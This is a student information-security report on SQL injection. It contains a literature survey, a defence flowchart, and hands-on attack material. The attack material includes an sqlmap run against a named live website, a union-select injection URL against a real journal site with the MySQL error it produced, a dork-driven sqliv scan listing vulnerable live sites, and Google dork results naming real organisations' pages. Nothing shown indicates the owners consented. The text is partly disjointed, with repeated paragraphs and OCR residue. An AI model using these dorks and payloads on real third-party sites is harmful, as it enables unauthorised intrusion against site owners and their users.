Information Security Analysis & Audit
CSE3501 G2
Professor: SIVA SHANMUGAM G

J-component Report

WEB APPLICATION SECURITY AND VULNERABILITY ANALYSIS (Sqli attack)

Submitted by
MD ARHAM SIDDIQUI
18BCI0203

in partial fulfilment for the award of degree of
B.Tech
In
VIT

SCOPE

Abstract


Information security can no longer be neglected in any area. It is a concern to everyone and every organization. This is particularly important in the finance sector, not only because the financial amounts involved but also clients and organisation's private and sensitive information. SO, SQLi attacks, have been one of the most serious vulnerabilities in entire web application system which keeps on updating. As a way to test security in infrastructures, networks, deployed web applications and many other assets, I will been performing penetration testing which simulates an attacker's behavior in a controlled environment in order to identify its vulnerabilities such as, SQL injection, GET based/POST based, types of SQLi attacks, etc. In this project I will try **sql injection** for a given web app using mainly Burp Suite, but may use **sqlmap** for automated POST based attacks and few of the **google dorks**.

Introduction

There are various automated tools build up for sql injection and ways of finding vulnerabilities related to it. [9] But using a manual testing methods, one can really focus on the findings and be more efficient and accurate in finding such vulnerable websites online.


Survey Report

Using automated tools is not that efficient, it gives you the idea but not the complete server breach can be detected.



```
arham@kali:~$ sqlmap -u http://pravaratech.com --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's re
sponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible fo
r any misuse or damage caused by this program

[*] starting @ 21:15:30 /2020-10-12/

[21:15:31] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=736d9de41e4...5638c43ce6'). Do you want to us
e those [Y/n] y
[21:15:35] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:15:35] [CRITICAL] WAF/IPS identified as 'ModSecurity (Trustwave)'
are you sure that you want to continue with further target testing? [Y/n] y
[21:15:50] [WARNING] please consider usage of tamper scripts (option '--tamper')
[21:15:50] [INFO] testing if the target URL content is stable
[21:15:51] [INFO] target URL content is stable
[21:15:51] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index
.php?id=1'). You are advised to rerun with '--forms --crawl=2'
[21:15:51] [WARNING] HTTP error codes detected during run:
406 (Not Acceptable) - 1 times

[*] ending @ 21:15:51 /2020-10-12/

arham@kali:~$
```

Thereby, we’ll be using few manual techniques to get through the database.


Not Secure | esjindex.org/search.php?id=1%27union%20select%201,2,3,4,5,6--+
ESJI Eurasian Scientific Journal Index
www.ESJIndex.org
Home
Criteria
Submission
Indexed Journals
Impact Factor ESJI
Contacts

Eurasian Scientific Journal Index

Total Indexed Journals:	4724
Web of Science	317
Scientific Object Identifier (SOI)	260
Scopus	264
DOI	2231

Indexed Journals

Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in **/home/users/p/pasha369/domains/esjindex.org/search.php** on line **370**

ID	Journals/ ISSN / Publisher Name	Indexed in				Impact Factor
		WoS	SOI	Scopus	DOI	

Research Papers:
1. Research of SQL Injection Attack and Prevention Technology
(Li Qian
Institute of Information Engineering of Anhui Xinhua University
University of Science and Technology of China Hefei, China
E-mail: wulianchongjing@qq.com
Zhenyuan Zhu, lun Hu, Shuying Liu
Institute of Tnformation Engineering of Anhui Xinhua University
Hefei, China
E-mail: qianli2014@hotmail.com)
2. A Survey On: Attacks due to SQL injection and their prevention method for web application
(Shubham Srivastava Department of Computer Science & Engineering
Teerthankar mahaveer, University Moradabad (INDIA))
3. SQL injection attack and guard technical research
(XuePing-Chen
Chongqing College of Electronic Engineering Chongqing 401331,China)

4. A STUDY ON SQL INJECTION TECHNIQUES
([1]Rubidha Devi.D[*], [2]R.Venkatesan, [3]Raghuraman.K

[1, 2, 3]Assistant Professor, Department of Computer Science and Engineering, Srinivasa Ramanujan Centre, Sastra University, Kumbakonam, Tamil Nadu, India. Email: rubidhadevi@src.sastra.edu)

5. Analysis of SQL Injection Detection Techniques
(Jai Puneet Singh *
CIISE, Concordia University, Montre ́al, Que ́bec, Canada
ja_ngh@live.concordia.ca)

6. STUDY ON SQL INJECTION ATTACKS: MODE, DETECTION AND PREVENTION
(Subhranil Som
AIIT, Amity University Uttar Pradesh, Noida, India
Sapna Sinha
AIIT, Amity University Uttar Pradesh, Noida, India
Ritu Kataria
AIIT, Amity University Uttar Pradesh, Noida, India)

7. Research on the Technology of Detecting the SQL Injection Attack and Non-Intrusive Prevention in WEB System
(Haibin Hu[a)]
Education and Information Technology Center, China West Normal University, Nanchong Sichuan 637002, China)


8. Study of SQL Injection Attacks and Countermeasures
(Sayyed Mohammad Sadegh Sajjadi and Bahare Tajalli Pour, International Journal of Computer and Communication Engineering, Vol. 2, No. 5, September 2013)

9. SQL Injection Attack Mechanisms and Prevention Techniques
(Roshni Chandrashekhar, Manoj Mardithaya, Santhi Thilagam, and Dipankar Saha
Computer Engineering Department
National Institute of Technology Karnataka, Surathkal, India - 575 025
roshnic@ieee.org, mmardithaya@acm.org, santhi@nitk.ac.in, dipankar10@gmail.com)
10. An Efficient Technique for Detection and Prevention of SQL Injection Attack using ASCII Based String Matching
(Indrani Balasundaram , E. Ramaraj , a*
a Department of Computer Science, Madurai Kamaraj University, TN, INDIA b Department of Communication, Madurai Kamaraj University, TN, INDIA)

Existing methodology

In the past few years, there has been a bundle of attacks that are in motion of SQL injection. All of these major attacks have been caused due to lack of input validation or due to lack of SQL parameters [1].
Many of these methodologies are involving usage of **SQLiv tool** for finding profound targets while beginning their attacks (i.e. finding which site to target and would be vulnerable to sql injections). This is a Python based SQL injection scanner tool, which is available for Linux/Ubuntu, it has these features to be in particular*:*

•*Multiple domain scanning with SQL injection dork,*
•*Targetted scanning by providing specific domain (with crawling),*
•*Reverse domain scanning*
This provides every detail of any website.



```
root@kali:~/sqlivulscan# python sqliv.py -d "inurl:index.php?id=" -e google
[MSG] [15:38:27] searching for websites with given dork
[MSG] [15:38:31] 10 websites found
[MSG] [15:38:31] scanning http://www.[redacted].com/index.php?id=15 vulnerable
[MSG] [15:38:31] scanning http://www.[redacted].org/index.php?id=10 vulnerable
[MSG] [15:38:31] scanning http://www.[redacted].com/catalog/index.php?ID=67 vulnerable
[MSG] [15:38:31] scanning http://www.[redacted]com/index.php?id=15 vulnerable
[MSG] [15:38:31] scanning http://www.[redacted].com/web/index.php?id=31
[MSG] [15:38:31] scanning http://www.[redacted]/index.php?ID=10 vulnerable
[MSG] [15:38:31] scanning http://www.[redacted]/index.php?id=289
[MSG] [15:38:32] scanning http://www.[redacted]index.php?id=30470
[MSG] [15:38:31] scanning http://www.[redacted]/index.php?id=22
[MSG] [15:38:32] scanning https://www.[redacted]index.php?id=19
[MSG] [15:38:37] scanning server information
┌ VULNERABLE URLS ──────────────────────────────────────────────────────────────────────────────┐
│ index │ url                                               │ server                 │ technology          │
├───────┼───────────────────────────────────────────────────┼────────────────────────┼─────────────────────┤
│ 1     │ http://www.[redacted]/catalog/index.php?ID=67     │ Apache                 │ -                   │
│ 2     │ http://www.[redacted]/index.php?id=15             │ Apache                 │ PleskLin            │
│ 3     │ http://www.[redacted]/index.php?ID=10             │ Apache                 │ PHP/5.6.31          │
│ 4     │ http://www.[redacted]/index.php?id=10             │ Apache/2.2.22 (Debian) │ PHP/5.4.45-0+deb7u8 │
│ 5     │ http://www.[redacted]/index.php?id=15             │ Apache/2.0.51 (Fedora) │ PHP/4.3.10          │
└───────┴───────────────────────────────────────────────────┴────────────────────────┴─────────────────────┘
root@kali:~/sqlivulscan#
```

Gap Analysis :

Drawbacks in the existing System:


The existing system wherein, most of the tools are providing automation for searching sql injection, the SQLiv tool for injection scanner is not functional for any of other MacOS, or Windows operating systems.

So, after finding a bit, in this paper I come up with *2 alternative methods for performing SQLi attacks manually and efficiently*.

Using Dorks, is just the right way to get started to know the vulnerable websites, and then from there on using SQLmap for automated POST and other types of attacks included in it.

Using Pastebin server records, but it should regularly update incase.


Proposed System :


User submits form and web address bar data
Check IP Address legitimacy
No
Access deny
Backend server for the record
Yes
Validate user input
No
Validate legal string
No
Detect access permissions access
Yes
Send
Yes
Access page

SQL Defence Architecture

So, after finding a bit, in this paper I came up with *2 alternative methods for performing SQLi attacks manually and efficiently*.

Using Dorks, is just the right way to get started to know the vulnerable websites, and then from there on using SQLmap for automated POST and other types of attacks included in it.



Not Secure | esjindex.org/search.php?id=1

ESJI Eurasian Scientific Journal Index www.ESJIndex.org


Eurasian Scientific Journal Index

Home	Criteria	Submission	Indexed Journals	Impact Factor ESJI	Contacts

Total Indexed Journals:	4724
Web of Science	317
Scientific Object Identifier (SOI)	260
Scopus	264
DOI	2231

Indexed Journals

ID	Journals/ ISSN / Publisher Name		Indexed in				Impact Factor
			WoS	SOI	Scopus	DOI	
1		**Theoretical & Applied Science** pISSN 2308-4944 eISSN 2409-0085 International Academy of Theoretical & Applied Sciences http://esjindex.org/search.php?id=1 Open Access Journal		✓		✓	8.716 (2019) 6.015 (2018) 4.102 (2017) 3.860 (2016) 1.950 (2015) 1.042 (2014) Certificate Calculate Impact Factor Now !



google.com/search?q=inurl.php+id%3Dsite.in&rlz=1C

inurl.php id=site.in

About 6,46,000 results (0.39 seconds)

www.cacert.org › id=4

Net Cafe Login - CAcert.org

This **site** uses session cookies to store temporary values to prevent people from copying and pasting the session **ID** to someone else exposing their account, ...

berkeleyrecycling.org › page › id=1

Programs - Berkeley Recycling

Berkeley Recycling Programs. Drop-off · Buyback · Accounts · Materials Preparation.

www.asfaa.org › members › id=1

ASFAA Members

Bangladesh. Bangladesh Olympic Association Tel: 880-2-956-0369. Fax: 880-2-956-3304. Address : National Sports Council Building, 62/3, Purona Paltan, ...

www.mililink.com › journals_ag › id=60

Author Guidelines - Mili Publications

-Online: Please go to online Manuscript Submission System of our website http:// www.mililink.com/login.**php** and create an account. Then, sign in using your ...

e-sga.org › id=5

Login-Form - Society for Geology Applied to Mineral Deposits

Important information: For membership fee payment, please use the latest version of your browser (Firefox, Chrome, Safari, Internet Explorer). In case of login ...

www.monitoringris.org › id=30

Newsletter Archive

Newsletter Archive. Spring 2011 (pdf format); Winter 2010/2011 (pdf format); Autumn 2010 (pdf format); Summer 2010 (pdf format); Spring 2010 (pdf format) ...

www.wesley.edu › id=32

Admissions Department Website - Wesley College

No information is available for this page.
Learn why

www.avrdc.org › id=10

World Vegetable Center Postharvest Information

No information is available for this page.
Learn why

www.eufores.org › id=131

